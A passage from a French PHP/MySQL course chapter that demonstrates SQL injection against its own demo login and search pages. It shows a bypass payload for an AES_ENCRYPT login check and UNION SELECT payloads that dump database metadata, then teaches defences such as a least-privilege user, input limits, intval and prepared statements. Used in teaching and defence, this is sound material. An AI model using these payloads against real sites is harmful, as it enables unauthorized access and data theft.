| 7 | martinpi | 7159ab93d1802c80402e9b1a3a327c87 | 7 |
| 8 | jacquefr | f2bf7eb4b20dbef9f21e8672d09c6e5f | 8 |
| 9 | jacquela | 09acc73553030ae4b69977454f3219f6 | 9 |
| 10 | dumoulje | 4a8a2fda7f82ccadb2c36899873bcd5 | 10 |
| 11 | labonnol | 8d2e1742384a2eea71253b4ea5c2ab73 | 11 |
| 12 | delafoje | 2dd850ef548ab364420709e30b2bf13d | 12 |
| 13 | levysa | 7dfc8c9504e40487053cd9b0c1d8834d | 13 |
| 14 | delarula | 1eb3f8bd9bc6f19ef0313fcb3a5af781 | 14 |
| 15 | dupontjea | bef68aa6c2e58c3083631b8b433be020 | 15 |
| 16 | martinal | 35b1c60324113034eddd5879260cc5d5 | 16 |
| 17 | rousseja | cde01f0fa68732a9d3208b0baa2702c6 | 17 |

12.2.1.4.4.1.2 Le programme d'identification

Le programme `MySQL_PDO_Login_MdP_NoSecureAESCRYPT_web.php` propose l'écran suivant d'identification :

Merci de vous identifier

Login

Mot de passe

Le formulaire est affiché via la fonction PHP `affiche_formulaire_identification()` présentée à la section 12.3.4.2.

A partir de ces données, le programme interroge la table MySQL « identification_clients » afin de vérifier si le couple constitué de ce login **ET** de ce mot de passe est trouvé.

```
// --- Création de la clef de cryptage/décryptage AES ---
// ATTENTION de ne pas mettre la PASSPHRASE entre apostrophes
$KEY_CRYPT=SHA1("$PASSPHRASE");
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login='$Login' AND MotdePasse=AES_ENCRYPT('$MotdePasse','$KEY_CRYPT')";
$reponse = $bdd->query($requete_sql);
```

La fonction SQL AES_ENCRYPT() est utilisée lors de cette requête, ce qui va changer la syntaxe de l'injection SQL qui doit contourner la page d'identification.

12.2.1.4.4.1.3 Le programme d'affichage des informations

Une fois l'identification effectuée, le programme MySQL_PDO_Bienvenue_ID_Clt_Secure.php affiche les informations de l'utilisateur :

| Bonjour PIERRE MARTIN. | | | | | |
|-------------------------------|--------|--------|----------------|------------|------------|
| Information sur PIERRE MARTIN | | | | | |
| ID_Clt | Nom | Prenom | Date_Naissance | Etat_Civil | Nb_Enfants |
| 7 | MARTIN | PIERRE | 1959-01-18 | Veuf | 3 |

Ce programme ne change pas, quelque soit la méthode de codage ou de cryptage du mot de passe.

12.2.1.4.4.2 Contournement de l'identification avec OR

La démarche est identique à ce qui a été présenté à la section 12.2.1.4.2.2 : trouver la bonne syntaxe de l'injection SQL pour obliger la validation systématique.

Avec le **mot de passe « en clair »** nous avons trouvé qu'il fallait saisir comme mot de passe « 'OR 1=1 # » pour générer la requête SQL de contournement de l'identification :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse=' ' OR 1=1 #'
```

Avec le **mot de passe codé en MD5** nous avons trouvé qu'il fallait saisir comme mot de passe « ') OR 1=1 # » pour générer la requête SQL de contournement de l'identification :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse=MD5(' ') OR 1=1 #')
```

Si on utilise la syntaxe de l'injection MD5 pour le **mot de passe crypté en AES** cela donnerait :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse=AES_ENCRYPT(' ') OR 1=1 #','$KEY_CRYPT')
```


Ce qui n'est pas une syntaxe correcte, car, si la fonction AES_ENCRYPT est bien « terminer », il lui manque **le deuxième argument** qui est le « grain de sel » (voir section 12.3.2.2.3).

Celui-ci est une chaîne de caractères sur laquelle se base le cryptage. Dans notre cas, cela peut être n'importe quelle chaîne de caractère, comme par exemple **'toto'**.


On en déduit que la nouvelle forme de l'injection doit être : « **','toto') OR 1=1 #** ».

La nouvelle syntaxe générée sera :


```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE  
Login='machin' AND MotdePasse=AES_ENCRYPT('','toto') OR 1=1 #','$KEY_CRYPT')
```

Elle sera toujours vraie et retourne la totalité de la table MySQL « identification_clients »

Voici l'écran de saisie (le type du champ mot de passe a été temporairement transformé de « password » en « text » dans le formulaire pour laisser apparaître l'écho de la frappe) :



Après la sélection du bouton « S'identifier », on voit apparaître l'écran suivant qui montre que l'identification a bien été contournée :



| ID_Clt | Nom | Prenom | Date_Naissance | Etat_Civil | Nb_Enfants |
|--------|--------|--------|----------------|------------|------------|
| 1 | DUPONT | JEAN | 1987-12-28 | Marié | 2 |

La totalité de la table MySQL « identification_clients » est retournée, puisque le filtre WHERE avec OR 1=1 valide chaque entrée de la table, donc ne filtre plus rien !

Comme le programme `MySQL_PDO_Bienvenue_ID_Clt_Secure.php`, qui affiche les informations sur l'utilisateur, ne prend que le « Login », le « MotdePasse » et l'« ID_Clt » de la case 0 du tableau `$tab_identifiants[]` :

C'est donc monsieur « JEAN DUPONT », utilisateur dont le login est le premier de la table « identification_clients » qui est affiché.

Avec le cryptage AES, la saisie d'un login quelconque avec le mot de passe « "','toto') OR 1=1 # », contourne la phase d'identification et donne accès à la page d'information d'une autre personne.

12.2.2 Protection contre l'injection SQL

Nous venons de montrer dans les sections précédentes (sections 12.2.1.3 et 12.2.1.4), qu'avec la méthode de **l'injection SQL** il est possible et même relativement « facile » de pirater une base de données via un site Web insuffisamment protégé.

Alors que les développeurs se focalisent trop souvent sur les seules fonctionnalités, **il est impératif de prendre en compte la sécurité, dès la conception du site.**

La sécurité est trop souvent le parent pauvre de l'informatique, et un bon nombre de responsables ou de chefs de projet ne comprennent pas son utilité et sa justification en terme de coût de développement, jusqu'au moment où le site est ... piraté !

Le surcoût produit par la sécurisation d'un site pendant sa phase de conception est négligeable comparativement au coût de récupération des données perdues ou volées après son piratage.

Dans cette partie nous montrons comment se prémunir contre l'injection SQL, parfois par des règles de bons sens.

Remarque :

*La plupart des programmes PHP présentés précédemment dans ce document ne sont pas sécurisés, car leur but était de présenter avant tout la **fonctionnalité**.*

Présenter systématiquement une version sécurisée aurait abouti à rendre ces programmes incompréhensibles au moment de leur étude, car intégrant, dès le début, des techniques décrites ultérieurement dans le document.

12.2.2.1 Utilisation d'un utilisateur spécifique pour accéder à MySQL

12.2.2.1.1 Principe

Un des premiers aspects de la sécurité d'accès à une base de données et à ses tables via un programme PHP est de **limiter la visibilité et les actions possibles sur les tables aux seuls traitements nécessaires.**

Si le programme PHP ne permet que de consulter des informations sur une table particulière alors pourquoi accéder à la base de données via un utilisateur ayant tous les droits sur toutes les tables ?

Pour restreindre les droits d'accès il suffit de créer un **utilisateur spécifique, dont le login et le mot de passe seront utilisés pour accéder à la base de données et à ses tables.**

Les privilèges de cet utilisateur seront définis selon les actions qu'il pourra faire et les tables qu'il devra accéder.

Trop souvent c'est l'utilisateur root (administrateur) qui est utilisé, ce qui est une faille de sécurité potentielle puisqu'il possède tous les privilèges.

Si l'usage de l'utilisateur root, permet d'éviter les problèmes d'accès lors de la phase de développement, il doit être remplacé par un autre utilisateur de MySQL, ayant des droits plus limités, avant la mise en production ou dès la phase de recette.

On peut également utiliser cet utilisateur ayant des droits restreints, dès le début des développements, quitte à basculer ponctuellement sur root lorsque des problèmes techniques surviennent, afin de dissocier les problèmes de développement, des problèmes de droit d'accès.

Dans ce document nous avons souvent utilisé la syntaxe PHP suivante pour accéder à la base de données.

```
include './INCLUDE/MySQL_include_param_dbb.php';
// === connexion de la base de données ===
$bdd = new PDO($TYPE_DBB." :host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,
               $MDP_ADM,array(PDO::ATTR_PERSISTENT => true));
```

Cela permet le paramétrage des identifiants de connexion à la base de données, qui sont contenues dans le fichier `MySQL_include_param_dbb.php`.

Voici ce fichier :

```
<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DBB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$LOGIN_ADM="root";
$MDP_ADM="xxxx";
$PASSPHRASE="Ma super phrase secrete";
?>
```

Les « xxxx » doivent être remplacés par le vrai mot de passe de l'utilisateur !

Avec les paramètres précédents, la syntaxe de connexion à la base se traduit en :

```
$bdd = new PDO('mysql:host=localhost;dbname=CoursPHP','root',
               'xxxx',array(PDO::ATTR_PERSISTENT => true));
```

Il suffit de créer un **nouvel utilisateur** ayant des **droits restreints** mais suffisants pour effectuer toutes les actions proposées par le programme PHP, sur les seules bases et tables à utiliser. Et modifier ce fichier de paramétrage pour remplacer le login et mot de passe de root, par cet utilisateur.

12.2.2.1.2 *Mise en œuvre*

Pour présenter cette restriction d'accès aux données via un utilisateur spécifique, prenons l'exemple de la limitation à la table « personnes » de la base « CoursPHP » afin d'empêcher l'injection SQL présenté à la section 12.2.1.3.

12.2.2.1.2.1 *Création d'un utilisateur spécifique*

La gestion des utilisateurs sous MySQL est présentée dans la section phpMyAdmin du chapitre 10 ou dans le chapitre supplémentaire sur les requêtes SQL.

Nous créons l'utilisateur spécifique « **personnesadm** » qui aura les droits SELECT, INSERT, UPDATE et DELETE sur la seule table MySQL « personnes » de la base de données « CoursPHP ».

Dans le cas d'une seule consultation, le droit SELECT suffit.

Voici la syntaxe en mode console MySQL.

On se connecte en tant que « root » :

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 117
Server version: 5.6.21 MySQL Community Server (GPL)
Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.
...
```

On saisit la syntaxe SQL « GRANT » afin de créer l'utilisateur « **personnesadm** » et de lui affecter des privilèges (les xxxx doivent être remplacés par le mot de passe en clair) :

```
mysql> GRANT SELECT,INSERT,UPDATE,DELETE ON CoursPHP.personnes TO
'personnesadm'@'%' IDENTIFIED BY 'xxxx';
Query OK, 0 rows affected (0,00 sec)
```

La syntaxe précédente 'personnesadm'@'%' indique l'utilisateur et le client (poste de travail) de connexion.

Le caractère '%' précise que la connexion peut être faite de n'importe quel poste client. Ce caractère peut être remplacé par « localhost » ou une adresse IP particulière si on veut limiter l'accès de cet utilisateur à partir d'un poste de travail particulier.

La syntaxe suivante vérifie les privilèges :

```
mysql> SHOW GRANTS FOR 'personnesadm'@'%' ;
+-----+
| Grants for personnesadm@% |
+-----+
| GRANT USAGE ON *.* TO 'personnesadm'@'%' IDENTIFIED BY PASSWORD
 '*9C4FE4A10F01988F50D685C3F9515570588FEFDF' |
| GRANT SELECT, INSERT, UPDATE, DELETE ON `coursphp`.`personnes` TO
 'personnesadm'@'%' |
+-----+
2 rows in set (0,00 sec)
mysql> quit;
Bye
```

La connexion de l'utilisateur « **personnesadm** », montre qu'il est bien créé :

```
$ mysql --no-defaults -u personnesadm -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 131
Server version: 5.6.21 MySQL Community Server (GPL)
```

L'accès à la base « test » est refusé :

```
mysql> USE test;
ERROR 1044 (42000): Access denied for user 'personnesadm'@'%' to database
'test'
```

L'accès à la base « CoursPHP » est accepté :

```
mysql> USE CoursPHP;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

De toutes les tables de la base « CoursPHP », seule la table « personnes » est accessible :

```
mysql> SHOW tables;
+-----+
| Tables_in_coursphp |
+-----+
| personnes           |
+-----+
1 row in set (0,00 sec)

mysql> SELECT * FROM personnes;
+----+-----+-----+-----+
| ID | Nom      | Prenom | Age |
+----+-----+-----+-----+
| 1  | DUPONT  | JEAN   | 28  |
| 2  | JACQUENOD | JEAN-CHRISTOPHE | 54  |
| 3  | MURCIAN  | CAROLE | 44  |
+----+-----+-----+-----+
```

| | | | |
|----|-------------------|-----------------|-----|
| 4 | LERY | JEAN-MICHEL | 25 |
| 5 | DE-LA-RUE | JEAN-CHRISTOPHE | 27 |
| 6 | MARTIN | PIERRE-DAVID | 27 |
| 7 | MARTIN | PIERRE | 56 |
| 8 | JACQUENOD | FREDERIC | 25 |
| 9 | JACQUENOD | LAURENCE | 24 |
| 10 | DUMOULIN | JEAN-CHRISTOPHE | 54 |
| 11 | LABONNE-JAYAT | OLIVIER | 54 |
| 12 | DE-LA-FONTAINE | JEAN | 110 |
| 13 | LEVY | SAMUEL | 56 |
| 14 | DE-LA-RUE | LAURENCE | 25 |
| 15 | DUPONT | JEAN | 54 |
| 16 | MARTIN | ALBERT | 25 |
| 17 | LEMY | KEVIN | 25 |
| 18 | KACZMA | SYLVIE-SAMANTHA | 52 |
| 19 | DUPONT-DE-NEMOURS | JEAN-CHARLES | 28 |
| 20 | DE-LA-HAYE | MARC-ANTOINE | 45 |

20 rows in set (0,00 sec)

```
mysql> quit;
```

Bye

12.2.2.1.2.2 Modification du fichier de paramétrage

Modifions le fichier `MySQL_include_param_dbb.php` afin d'utiliser « **personnesadm** » à la place de « **root** » pour la connexion à la base de données.

Il faut modifier les variables `$LOGIN_ADM` et `$MDP_ADM` pour indiquer le login et le mot de passe de cet utilisateur.

Voici ce fichier :

```
<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DBB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$LOGIN_ADM="personnesadm";
$MDP_ADM="xxxx";
$PASSPHRASE="Ma super phrase secrete";
?>
```

À l'exécution du programme `MySQL_PDO_injection_where_Age_NoSecure_Web.php` la connexion sera établie avec cet utilisateur.

12.2.2.1.2.3 Vérification de la limitation de l'injection SQL

Vérifions l'effet de l'utilisation de l'utilisateur « **personnesadm** » sur l'injection SQL présentée à la section 12.2.1.3, en testant l'injection sur le programme non sécurisé `MySQL_PDO_injection_where_Age_NoSecure_Web.php`.

L'injection de la syntaxe

```
' ' UNION SELECT version(),user(),database()
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

ne montre aucune différence pour le moment. Le résultat est identique avec ce qui était obtenu précédemment quand « **root** » effectuait la connexion à la base de données :

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),database()

Personnes ayant comme Age = " UNION SELECT version(),user(),database()

| Nom | Prenom | Age |
|--------|------------------------|----------|
| 5.6.21 | personnesadm@localhost | coursphp |

La tentative d'obtention de la liste des tables de la base de données « CoursPHP », via la syntaxe :

```
' ' UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES
WHERE TABLE_SCHEMA=database()
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES WHERE TABLE_SCHEMA=database()

Valider le filtrage

Effacer le formulaire

montre que dorénavant, et contrairement à l'accès via une connexion par « root », seule la table MySQL « personnes » apparaît (précédemment toutes les tables apparaissaient).

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES WHERE TABLE_SCHEMA=database()

Personnes ayant comme Age = " UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES WHERE TABLE_SCHEMA=database()

| Nom | Prenom | Age |
|--------|------------------------|-----------|
| 5.6.21 | personnesadm@localhost | personnes |

La tentative d'accéder à la liste des champs d'une autre table MySQL « clients », en supposant que l'utilisateur connaisse son nom puisque qu'elle n'apparaît plus dans la liste,

```
' ' UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS
WHERE TABLE_NAME='clients'
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

" UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='clients'

Valider le filtrage

Effacer le formulaire

échoue désormais :

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='clients'

Erreur d'accès aux données :

Erreur : Aucun élément à afficher.

La connexion à la base de données via un utilisateur spécifique « personnesadm » dont les privilèges sont limités à une table particulière telle que « personnes », interdit tout accès à une autre table via l'injection SQL.

Par contre, cette limitation est insuffisante, puisqu'on peut encore récupérer des informations sur la version de MySQL, ou sur la structure de la table « personnes ».

12.2.2.2 Le traitement des saisies

L'étape suivante de la protection contre l'injection SQL consiste à limiter la taille de la saisie et à vérifier le type de la donnée reçue.

12.2.2.2.1 Le formulaire de saisie

Dans le cas de saisies sur un site Web, il est important de contrôler les données que l'utilisateur entre.

Dans l'exemple précédent, le formulaire de saisie d'une valeur numérique doit définir une taille maximale (**maxlength**) cohérente avec sa valeur, par exemple 3 pour un âge.

De plus, HTML5 permet de définir des « pattern » ou motifs, bloquant les saisies ne respectant pas une expression régulière particulière.

Ainsi la syntaxe **pattern="[1-9][0-9]{1,2}"** indique que la saisie doit obligatoirement commencer par un chiffre compris entre 1 et 9 et être suivie d'un nombre de 1 ou 2 chiffres compris entre 0 et 9.

Tant que la saisie n'a pas ce format, aucune information n'est transmise au programme PHP.

Voici le formulaire contenu dans le programme sécurisé **MySQL_PDO_injection_where_Age_Secure_Web.php** :

```
<form action="MySQL_PDO_injection_where_Age_Secure_web.php" method="post">
<fieldset>
<legend>Saisissez les données pour un filtrage :</legend><br/>
Entrez l'âge (ex : 54) : <input type="text" name="Age" size="3"
maxlength="3" pattern="[1-9][0-9]{1,2}" autofocus " /><br/><br/>
<input type="submit" name="valider" value="Valider le filtrage" />
<!-- on ajoute le bouton terminer pour terminer la saisie -->
<input type="reset" value="Effacer le formulaire" />
</fieldset>
</form>
```

Attention :

*La directive « size » ne limite pas la taille de la saisie mais seulement la taille de la fenêtre de saisie. Il faut bien indiquer une valeur pour « **maxlength** » pour bloquer la saisie au delà de la taille.*

De la même manière, le formulaire situé dans le programme sécurisé `MySQL_PDO_injection_where_Prenom_Secure_Web.php` doit limiter la saisie du prénom par exemple à 30 caractères.

Avec ce type de donnée, le motif pour une expression régulière est plus difficile à mettre en œuvre compte tenu des différents caractères majuscules, minuscules et accents possibles, à prendre en compte.

```
<form action="MySQL_PDO_injection_where_Prenom_Secure_web.php" method="post">
<fieldset>
<legend>Saisissez les données pour un filtrage :</legend><br/>
Entrez le prénom (ex : jean) : <input type="text" name="Prenom"
size="30" maxlength="30" autofocus " /><br/><br/>
<input type="submit" name="valider" value="Valider le filtrage" />
<!-- on ajoute le bouton terminer pour terminer la saisie -->
<input type="reset" value="Effacer le formulaire" />
</fieldset>
</form>
```

La limitation de la taille du champ de saisie à un nombre de 3 chiffres pour l'âge et le contrôle par expression régulière interdira à coup sûr l'injection SQL, qui nécessite de saisir un texte, et qu'il soit de plus de 3 caractères.

Ce ne sera pas le cas de la saisie d'une chaîne de caractères, comme le prénom, limitée à 30 caractères, ce qui est largement suffisant pour écrire des injections SQL.

Cette restriction de la taille de la saisie dans le formulaire est indispensable, mais elle n'est pas suffisante pour interdire l'injection SQL !

12.2.2.2.2 Le traitement des données

La règle d'or est de **NE JAMAIS FAIRE CONFIANCE AUX DONNEES VENANT DE L'EXTERIEUR !**

Si une donnée entière est attendue, il faut la traiter dans le programme PHP avec la fonction `intval()` afin de s'assurer qu'elle sera bien de type entier.

C'est également le cas avec un réel et l'usage de la fonction `floatval()` pour forcer son interprétation numérique.

Dans le cas de valeurs numériques provenant d'un formulaire, l'usage de `intval()` ou de `floatval()` suffit à interdire l'injection SQL.

En effet, tout texte saisi serait converti en la valeur 0, et provoquerait une erreur de syntaxe dans la requête SQL, qui ne serait pas exécutée.

Voici la syntaxe du programme sécurisé `MySQL_PDO_injection_where_Age_Secure_Web.php` qui met en œuvre ce traitement :

```
// --- récupération de la variable Age ---
$Age=$_POST['Age'];
$Age=intval($Age);
```

Dans le cas de champs textes, ce type de contrôle est plus difficile.

En plus de la protection contre les éventuelles injection HTML avec la fonction `htmlspecialchars()` présentée à la section 12.1.1, il faut s'assurer que les données

passées à la base de données sont bien des « données » et ne peuvent en aucun cas être interprétées comme des requêtes SQL.

Cela peut être obtenu via la méthode **quote()**, ou mieux avec les **requêtes préparées**.

12.2.2.3 Sécuration par **quote** de la donnée

La solution la plus « classique » consiste à protéger une donnée de type chaînes de caractères avant de l'utiliser dans une requête, en plaçant des apostrophes (quotes) autour de la chaîne et en déspécialisant (neutralisant) les caractères spéciaux trouvés dans la chaîne.

La classe PDO propose la méthode **quote** pour effectuer ce traitement. Sa syntaxe est de la forme :

```
$Prenom=$bdd->quote($Prenom);
```

où **\$Prenom** est la variable chaîne de caractères contenant la saisie de l'utilisateur.

Cette méthode est présentée dans le chapitre 10.

Mais elle est assez « simpliste », et il est préférable d'utiliser les requêtes préparées.

12.2.2.4 Sécuration par requête préparée

Les requêtes préparées permettent d'éviter totalement l'injection SQL.

A elle seule cette méthode résout ce problème, mais il est préférable de mettre en œuvre l'ensemble des préconisations proposées.

La syntaxe des requêtes préparées est abordée en détail dans le chapitre 10 et dans le chapitre supplémentaire sur les requêtes SQL.

Cela consiste à :

1. Préparer la requête sans les données avec la méthode **prepare**.
2. Utiliser les méthodes **bindParam**, **bindValue** ou **bindColumn** pour typer les données et les sécuriser totalement.
3. Exécuter la requête avec la méthode **execute**.

Ainsi la requête et les données sont totalement séparées.

Toute saisie de syntaxe SQL dans le formulaire sera toujours interprétée comme de la donnée et ne pourra en aucun cas être assimilée à une partie de la requête elle-même.

Dans le cas de la saisie de l'âge, la requête précédente :

```
// --- exécution de la requête ---  
$requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE Age=$Age";  
$reponse = $bdd->query($requete_SQL);
```

sera traduite en :

```
// --- préparation de la requête ---  
$requete_sql="SELECT Nom,Prenom,Age FROM personnes WHERE Age=:Age";  
$RequetePrepree = $bdd->prepare($requete_sql);  
// --- liaison avec les paramètres ---  
$RequetePrepree->bindParam(':Age', $Age, PDO::PARAM_INT,3);  
// --- exécution de la requête préparée ---  
$RequetePrepree->execute();
```


Désormais la tentative d'injection SQL, dans la saisie de l'âge, du texte :

```
' UNION SELECT 1,2,3 #
```

est « bloquée » dès la saisie par les arguments « maxlength » et « pattern » du formulaire :

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

Valider le filtrage

Veuillez modifier la valeur pour correspondre au format demandé.

Pour un champ texte, comme la saisie du prénom, la requête précédente :

```
// --- exécution de la requête ---
$requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=$Prenom";
$reponse = $bdd->query($requete_SQL);
```

sera traduite en :

```
// --- préparation de la requête ---
$requete_sql="SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=:Prenom";
$RequetePrepreee = $bdd->prepare($requete_sql);
// --- liaison avec les paramètres ---
$RequetePrepreee->bindParam(':Prenom', $Prenom, PDO::PARAM_STR, 30);
// --- exécution de la requête préparée ---
$RequetePrepreee->execute();
```

Si la tentative d'injection SQL, dans la saisie du prénom, du texte :

```
' UNION SELECT 1,2,3 #
```

est toujours possible,

Saisissez les données pour un filtrage :

Entrez le prénom (ex : jean) :

Valider le filtrage

Effacer le formulaire

elle échoue désormais :

Erreur d'accès aux données :

Erreur : Aucun élément à afficher.

La tentative d'injection d'un texte plus grand, comme :

```
' UNION SELECT ID,Login,MotdePasse FROM identification_clients #
```

est « bloquée » dès la saisie par l'argument « maxlength » du formulaire, qui pour le prénom est défini à 30 :

Saisissez les données pour un filtrage :

Entrez le prénom (ex : jean) :

Valider le filtrage

Effacer le formulaire

12.2.2.5 Exemples

Nous présentons dans cette partie trois programmes PHP complets et sécurisés contre l'injection SQL, correspondant aux deux cas présentés précédemment :

- La récupération non autorisée de données :
 - Via un champ numérique ;
 - Via un champ texte.
- Le contournement d'un écran d'identification.

12.2.2.5.1 *Protection contre la récupération des données*

La gestion des utilisateurs sous MySQL est présentée dans le chapitre 10 et dans le chapitre supplémentaire sur les requêtes SQL.

Cette partie s'appuie sur l'utilisateur « personnesadm », qui a été créé précédemment, pour effectuer la connexion à la base de données « CoursPHP », afin de limiter l'accès à la table MySQL « personnes ».

Ses identifiants sont utilisés dans le fichier contenant les paramètres de connexion : `MySQL_include_param_dbb.php`.

Les variables `$LOGIN_ADM` et `$MDP_ADM` contiennent son login et son mot de passe. Voici ce fichier :

```
<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DBB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$LOGIN_ADM="personnesadm";
$MDP_ADM="xxxx";
$PASSPHRASE="Ma super phrase secrete";
?>
```

« xxxx » représente le mot de passe « en clair » de cet utilisateur.

12.2.2.5.1.1 *Via la saisie d'un champ numérique*

Voici le programme sécurisé `MySQL_PDO_injection_where_Age_Secure_Web.php` complet. Il met en œuvre les préconisations précédentes pour la saisie d'un entier, l'âge.

```
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
  <meta charset="utf-8" />
  <title>Affichage de la table personnes</title>
  <link href="/CSS/MySQL.css" rel="stylesheet" type="text/css" />
</head>
<body>
  <?php
  define("WEB_EOL", "<br/>");
  include './INCLUDE/MySQL_include_param_dbb.php';
  include './INCLUDE/MySQL_include_sprog_commun_web.php';
  try
  {
    // -----
    // --- affichage de la liste complète des personnes ---
    // -----
    if (empty($_POST['valider']))
    {
      ?>
      <!--
      -----
      --- formulaire de saisie du critère de filtrage ---
    }
```

```

-----
-->
<form action="MySQL_PDO_injection_where_Age_Secure_web.php"
method="post">
  <fieldset>
    <legend>Saisissez les données pour un filtrage :</legend><br/>
    Entrez l'âge (ex : 54) : <input type="text" name="Age" size="3"
maxlength="3" pattern="[1-9][0-9]{1,2}" autofocus " /><br/><br/>
    <input type="submit" name="valider" value="Valider le filtrage" />
    <!-- on ajoute le bouton terminer pour terminer la saisie -->
    <input type="reset" value="Effacer le formulaire" />
  </fieldset>
</form>
<?php
}
else
{
  // -----
  // - affichage de la liste des personnes selon le critère de sélection
  // -----
  // --- récupération de la variable Age ---
  $Age=$_POST['Age'];
  $Age=intval($Age);
  // === connexion de la base de données ===
  $bdd = new
PDO($TYPE_DBB." :host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
    array(PDO::ATTR_PERSISTENT => true));
  // --- définition du codage en UTF8 ---
  $bdd->exec("SET CHARACTER SET utf8");
  // --- préparation de la requête ---
  $requete_sql="SELECT Nom, Prenom, Age FROM personnes WHERE Age=:Age";
  $RequetePrepree = $bdd->prepare($requete_sql);
  // --- traitement des erreurs de retour sur la requête ---
  if (!$RequetePrepree)
    throw new Exception('Problème de requête sur la table.');
```

L'injection SQL est désormais bloquée, dès le formulaire de saisie via les paramètres « maxlength » et « pattern ».

12.2.2.5.1.2 Via la saisie d'un champ texte

Voici le programme sécurisé MySQL_PDO_injection_where_Prenom_Secure_Web.php complet.

Il met en œuvre les préconisations précédentes pour la saisie d'une chaîne de caractères, le prénom.

```
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Affichage de la table personnes</title>
    <link href="./CSS/MySQL.css" rel="stylesheet" type="text/css" />
</head>
<body>
    <?php
    define("WEB_EOL", "<br/>");
    include './INCLUDE/MySQL_include_param_dbb.php';
    include './INCLUDE/MySQL_include_sprog_commun_web.php';
    try
    {
        // -----
        // --- affichage de la liste complète des personnes ---
        // -----
        if (empty($_POST['valider']))
        {
            ?>
            <!--
            -----
            --- formulaire de saisie du critère de filtrage ---
            -----
            -->
            <form action="MySQL_PDO_injection_where_Prenom_Secure_web.php"
method="post">
                <fieldset>
                    <legend>Saisissez les données pour un filtrage :</legend><br/>
                    Entrez le prénom (ex : jean) : <input type="text" name="Prenom"
size="30" maxlength="30" autofocus " /><br/><br/>
                    <input type="submit" name="valider" value="Valider le filtrage" />
                    <!-- on ajoute le bouton terminer pour terminer la saisie -->
                    <input type="reset" value="Effacer le formulaire" />
                </fieldset>
            </form>
            <?php
        }
        else
        {
            // -----
            // - affichage de la liste des personnes selon le critère de sélection -
            // -----
            // --- récupération de la variable Prenom ---
            $Prenom=$_POST['Prenom'];
            // === connexion de la base de données ===
            $bdd = new
PDO($TYPE_DBB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
                array(PDO::ATTR_PERSISTENT => true));
            // --- définition du codage en UTF8 ---
            $bdd->exec("SET CHARACTER SET utf8");
            // --- préparation de la requête ---
            $requete_sql="SELECT Nom,Prenom,Age FROM personnes WHERE
Prenom=:Prenom";
            $RequetePrepreee = $bdd->prepare($requete_sql);
            // --- traitement des erreurs de retour sur la requête ---
            if (!$RequetePrepreee)
                throw new Exception('Problème de requête sur la table.');
```

```

// --- liaison avec les paramètres ---
$RequetePrepatee->bindParam(':Prenom', $Prenom, PDO::PARAM_STR, 30);
// --- exécution de la requête préparée ---
$RequetePrepatee->execute();
// ---retourne un tableau associatif ---
